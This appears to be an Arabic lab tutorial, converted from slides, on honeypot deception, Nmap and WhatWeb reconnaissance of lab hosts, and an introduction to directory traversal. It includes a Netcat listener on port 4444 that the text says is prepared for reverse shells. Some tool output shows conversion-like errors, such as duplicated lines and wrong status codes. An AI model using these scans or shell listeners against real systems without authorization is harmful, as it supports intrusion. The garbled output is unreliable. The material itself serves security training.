
لإضافة طبقة من الخداع الاستراتيجي، يتم تنصيب برنامج HoneyBOT على الخادم الهدف. تعمل هذه الأداة كمصيدة تفاعلية (Interactive Honeypot) تقوم بفتح آلاف المنافذ الوهمية ومحاكاة خدمات هشة، بهدف تضليل عمليات فحص الشبكة التي يقوم بها المهاجم واستهلاك وقته في استطلاع بيانات مزيفة، مع تسجيل كل محاولة اتصال بدقة.



المرحلة 2

استطلاع الشبكة المبدئي

ننتقل الآن إلى وجهة نظر المهاجم (عبر نظام Kali).
يبدأ المهاجم برسم خريطة الشبكة ومحاولة
اكتشاف الخدمات المتاحة على الخادم الهدف.
سنلاحظ كيف تؤثر الدفاعات التي تم إعدادها
في المرحلة السابقة على دقة المعلومات
التي يجمعها المهاجم.



منظور المهاجم: الاصطدام بالمصيدة

يستخدم المهاجم أداة Nmap لفحص المنافذ المفتوحة على العنوان 192.168.1.100.

النتيجة تظهر قائمة ضخمة وغير منطقية من المنافذ المفتوحة (مثل gopher, chargen, gopher).

هذا التشويش هو نتيجة مباشرة لعمل مصيدة HoneyBOT التي تحاول إغراق المهاجم ببيانات كاذبة وإخفاء الخدمات الفعلية للخادم.

```
(kali@kali)-[~]
$ nmap 192.168.1.100
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-08 12:00 EST
Nmap scan report for ahmedlab.net (192.168.1.100)
Host is up (0.025s latency).
Not shown: 748 closed top ports (conn-refused)
PORT      STATE SERVICE
1/tcp     open  tcpmux
3/tcp     open  compressnet
4/tcp     open  unknown
6/tcp     open  unknown
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
17/tcp    open  qotd
19/tcp    open  chargen
19/tcp    open  ftp-data
21/tcp    open  ftp
22/tcp    open  ssh
22/tcp    open  telnet
24/tcp    open  priv-mail
25/tcp    open  smtp
33/tcp    open  dsp
37/tcp    open  time
33/tcp    open  nameserver
42/tcp    open  whois
43/tcp    open  tacacs
43/tcp    open  domain
70/tcp    open  gopher
79/tcp    open  finger
79/tcp    open  http
81/tcp    open  hosts2-ns
82/tcp    open  xfer
83/tcp    open  mit-ml-dev
84/tcp    open  ctf
85/tcp    open  mit-ml-dev
88/tcp    open  kerberos-sec
89/tcp    open  su-mit-tg
99/tcp    open  dnsix
99/tcp    open  metagram
108/tcp   open  newacct
106/tcp   open  pop3pw
109/tcp   open  pop2
110/tcp   open  pop3
```

التفاعل اليدوي مع المنافذ الوهمية

بناءً على نتائج الفحص السابقة، يختار المهاجم أحد المنافذ المكتشفة (المنفذ 23 الخاص بخدمة Telnet) ويحاول الاتصال به يدوياً لاختبار استجابة الخادم. ينجح الاتصال ظاهرياً، ولكن المهاجم في الواقع يتفاعل مع بيئة معزولة ومزيفة يديرها برنامج HoneyBOT.

```
(kali@kali)-[~]  
$ telnet 192.168.1.100  
Trying 192.168.1.100 ...  
Connected to 192.168.1.100.  
Escape character is '^]'.  
█
```

منظور المدافع: تسجيل الهجوم لحظياً

في اللحظة التي حاول فيها المهاجم الاتصال بمنفذ Telnet، قامت مصيدة HoneyBOT برصد وتوثيق الحدث. السجل يوضح بدقة عنوان الـ IP الخاص بالمهاجم، الوقت الفعلي، والمنفذ المستهدف () مما يمنح المدافعين استخبارات مبكرة حول نوايا المهاجم.



كشف الهوية الحقيقية للخادم المستهدف

بعد إيقاف مصيدة HoneyBOT, يتم
تكرار الفحص عبر Nmap. تتغير
المخرجات بشكل جذري وتتقلص قائمة
المنافذ المفتوحة لتكشف فقط عن
الخدمات الحقيقية المرتبطة بخادم
Windows 2016

```
(kali@kali)-[~]  
$ nmap 192.168.1.100  
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-08 12:30 EST  
Nmap scan report for ahmedlab.net (192.168.1.100)  
Host is up (0.0021s latency).  
Not shown: 994 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http  
135/tcp   open  msrpc  
445/tcp   open  microsoft-ds  
3389/tcp  open  ms-wbt-server  
  
Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
```



المرحلة 3

تعداد الخوادم ومراقبة المنافذ

في هذه المرحلة، ننتقل من الفحص الخارجي للشبكة إلى تقنيات التعداد المحلي (Local Enumeration). يتم استخدام أدوات موجهة مثل Netcat و Netstat لفهم طبيعة الاتصالات النشطة، وإعداد قنوات اتصال خلفية، وتفعيل وتحليل خدمات الويب الدقيقة الموجودة على الخادم.

تحليل المنافذ النشطة باستخدام Netstat

كخطوة أولى في التعداد المحلي، يتم استخدام الأمر `netstat -ntl` لعرض كافة اتصالات الإنترنت النشطة والمنافذ التي تستمع للطلبات (Listening Ports). هذه الخطوة ضرورية لمعرفة الخدمات التي تعمل في الخلفية قبل الشروع في أي استغلال.

```
(kali@kali)-[~]  
$ netstat -ntl
```

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
-------	--------	--------	---------------	-----------------	-------

```
(kali@kali)-[~]  
$
```

تجهيز قناة اتصال خلفية باستخدام Netcat

تمهيداً لعمليات نقل البيانات أو استقبال جلسات عكسية (Reverse Shells)، يتم استخدام أداة Netcat لفتح منفذ استماع يدوي على الجهاز المحلي (المنفذ 4444).

بعد تنفيذ الأمر، نعيد تشغيل netstat للتأكد من أن المنفذ قد دخل بنجاح في حالة LISTEN وهو جاهز لاستقبال الاتصالات.

```
(kali@kali)-[~]  
$ nc -nlvp 4444  
listening on [any] 4444  
...
```

```
(kali@kali)-[~]  
$ netstat -ntl  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
tcp        0      0 0.0.0.0:4444             0.0.0.0:*                LISTEN
```

تفعيل خادم الويب المحلي

لغايات التحليل والاختبار، يتم تفعيل خدمة الويب المحلية (Apache2) باستخدام صلاحيات الجذر (sudo)، نطلق الخدمة ثم نتحقق من حالتها باستخدام netstat الذي يؤكد أن الخادم أصبح نشطاً ويستمع للطلبات عبر المنفذ القياسي 80 (HTTP).

```
(kali@kali)-[~]  
$ sudo service apache2 start
```

```
(kali@kali)-[~]  
$ █
```

```
(kali@kali)-[~]  
$ netstat -ntl  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address   Foreign Address State  
tcp6      0      0 :::80           :::*             LISTEN
```

الفحص الموجه للمنفذ 80

بعد التأكد من عمل الخدمة، نقوم بإجراء فحص موجه ودقيق باستخدام Nmap على عنوان الجهاز المحلي (127.0.0.1) مستهدفين المنفذ 80 تحديداً. الغرض الغرض هو تحجيم نطاق الفحص للحصول على رد سريع يؤكد أن منفذ الويب متاح للاتصال الشبكي (Open).

```
(kali@kali)-[~]  
$ nmap -p 80 127.0.0.1
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-09 13:43 EST  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.0011s latency).
```

PORT	STATE	SERVICE
80/tcp	open	http

```
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

استخراج بصمة الإصدار (Version Detection)

```
(kali@kali)-[~]  
$ nmap -p 80 127.0.0.1 -sV  
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-09 13:43 EST  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.00046s latency).  
  
PORT      STATE SERVICE VERSION  
80/tcp    open  http    Apache httpd 2.4.54 ((Debian))  
  
Service detection performed. Please report any incorrect results  
at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 8.20 seconds
```

مجرد معرفة أن المنفذ مفتوح غير كافٍ للمهاجم. بإضافة المعامل `-sV` لأمر Nmap، نجبر الأداة على التخابر مع الخدمة لمعرفة هويتها الحقيقية. النتيجة تكشف معلومات حاسمة: الخادم يعمل ببرمجية Apache httpd بالإصدار 2.4.54 على بيئة Debian. هذه المعلومة هي المفتاح للبحث عن الثغرات المعروفة لهذا الإصدار.

مصفوفة الترسانة: أدوات اكتشاف بيئات الويب

أدوات اكتشاف التطبيقات (App Discovery)

- Wappalyzer, WhatWeb
- تحليل رسائل الخطأ (Error Analysis)

برمجيات الخوادم والأنظمة (Servers & OS)

- Apache2, IIS, Nginx
- Linux, Windows

ماسحات الثغرات (Vulnerability Scanners)

- Nikto, Nessus, Acunetix, Netsparker, Burp Suite, ZAP

أدوات اكتشاف النظام (OS Discovery)


- Nmap NSE (Scripting Engine), Wappalyzer

المرحلة 4


تحليل بصمة تطبيقات الويب

بعد التعرف على البنية التحتية، نوجه تركيزنا نحو طبقة التطبيقات. تهدف هذه المرحلة إلى تفكيك الحزمة التقنية (Tech Stack) للتطبيق المستهدف واكتشاف اللغات البرمجية، الأطر، الأطر، والمكتبات المستخدمة،

المستخدمة، مستعينين بأساليب سلبية (OSINT) وأدوات فحص دقيقة.



الاستطلاع السلبي عبر المتصفح (Wappalyzer)



يتيح استخدام إضافات المتصفح مثل Wappalyzer استخراج البصمة التقنية لتطبيق الويب (Mutillidae II) OWASP دون إرسال طلبات فحص مزعجة قد تلتقطها أنظمة الحماية. بنظرة واحدة، نكتشف أن التطبيق مبني بلغة PHP، ويعتمد على مكتبة jQuery 1.8.3، ويحتوي على مسارات دفع إلكتروني (PayPal).

تحليل ترويسات HTTP المتقدم باستخدام WhatWeb

- للتحقق العميق، تُستخدم أداة WhatWeb لتحليل ترويسات استجابة الخادم. الأداة الأداة تستخرج تفاصيل دقيقة للغاية تتجاوز المتصفح، لتؤكد إصدار خادم Apache (2.4.53)، وإصدار بروتوكول التشفير (1.1.1n) (OpenSSL)، والنسخة الدقيقة للغة البرمجة PHP (8.1.4)، بالإضافة لاستخراج خصائص الأمان في الترويسات (مثل (X-XSS-Protection).

```
(kali@kali)-[~]
$ whatweb http://192.168.1.146/mutillidae
http://192.168.1.146/mutillidae [381 Moved Permanently] Apache[2.4.53], Country[RESERVED]
[22], HTTPServer[Apache/2.4.53 (Min64) OpenSSL/1.1.1n PHP/8.1.4], IP[192.168.1.146], Open
SSL[1.1.1n], PHP[8.1.4], RedirectLocation[http://192.168.1.146/mutillidae/], Title[301 Mo
ved Permanently]
http://192.168.1.146/mutillidae/ [209 OK] Apache[2.4.53], Cookies[PHPSESSID,showhints], C
ountry[RESERVED][22], HTTPServer[Apache/2.4.53 (Min64) OpenSSL/1.1.1n PHP/8.1.4], IP[192.
168.1.146], JQuery, OpenSSL[1.1.1n], PHP[8.1.4], PoweredBy[HTTP], Script, Strict-Transpor
t-Security[max-age=0], UncommonHeaders[logged-in-user,referrer-policy], X-Powered-By[PHP
/8.1.4], X-XSS-Protection[0;]
```

```
(bell@kali)-[~]
$ whatweb http://192.168.1.146/mutillidae -v
[ Apache ]
The Apache HTTP Server Project is an effort to develop and
maintain an open-source HTTP server for modern operating
systems including UNIX and Windows NT. The goal of this
project is to provide a secure, efficient and extensible
server that provides HTTP services in sync with the current
HTTP standards.

Version      : 2.4.53 (from HTTP Server Header)
Google Dorks: (3)
Website      : http://httpd.apache.org/

[ HTTPServer ]
HTTP server header string. This plugin also attempts to
identify the operating system from the server header.

String       : Apache/2.4.53 (Min64) OpenSSL/1.1.1n PHP/8.1.4 (from server string)

[ OpenSSL ]
The OpenSSL Project is a collaborative effort to develop a
robust, commercial-grade, full-featured, and Open Source
toolkit implementing the Secure Sockets Layer (SSL v2/v3)
and Transport Layer Security (TLS v1) protocols as well as
a full-strength general purpose cryptography library.

Version      : 1.1.1n
Website      : http://www.openssl.org/

[ PHP ]
PHP is a widely-used general-purpose scripting language
that is especially suited for Web development and can be
embedded into HTML. This plugin identifies PHP errors,
modules and versions and extracts the local file path and
username if present.

Version      : 8.1.4
Google Dorks: (2)
```

التحقق الداخلي لاكتشاف البيئات المتقدمة

```
bee@bee-box:~$ php -v
PHP 5.2.4-2ubuntu5 with Suhosin-Patch 0.9.6.2 (cli)
(built: Feb 27 2008 20:43:54)
Copyright (c) 1997-2007 The PHP Group
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend
Technologies
bee@bee-box:~$
```

عند توفر وصول للصدفة (Shell Access) أو كجزء من عملية تعداد الصندوق الأبيض (White-box Enumeration)، يمكن التحقق من إصدارات البرامج مباشرة.

تنفيذ أمر `php -v` هنا يكشف عن كارثة أمنية: النظام يستخدم نسخة PHP 5.2.4 ، وهي بيئة قديمة جداً (صدرت عام 2008) (صدرت عام 2008) وتحتوي على مئات الثغرات غير المرقعة.

تشرح ثغرات الويب: Directory Traversal Inclusion g Local File

دليل التحليل الجنائي لاختراق مسارات النظام
وتنفيذ الملفات

```
root@soc-terminal:~# ./analyze_vulnerabilities.sh
```

تحديد سطح الهجوم: نقطة الدخول



مسار البيانات: كيف يتفاعل المتصفح مع النظام



القاعدة الأساسية: الثغرة تحدث عندما يثق تطبيق الويب بمدخلات المستخدم لتحديد مسار الملف المحلي دون تنقيح.



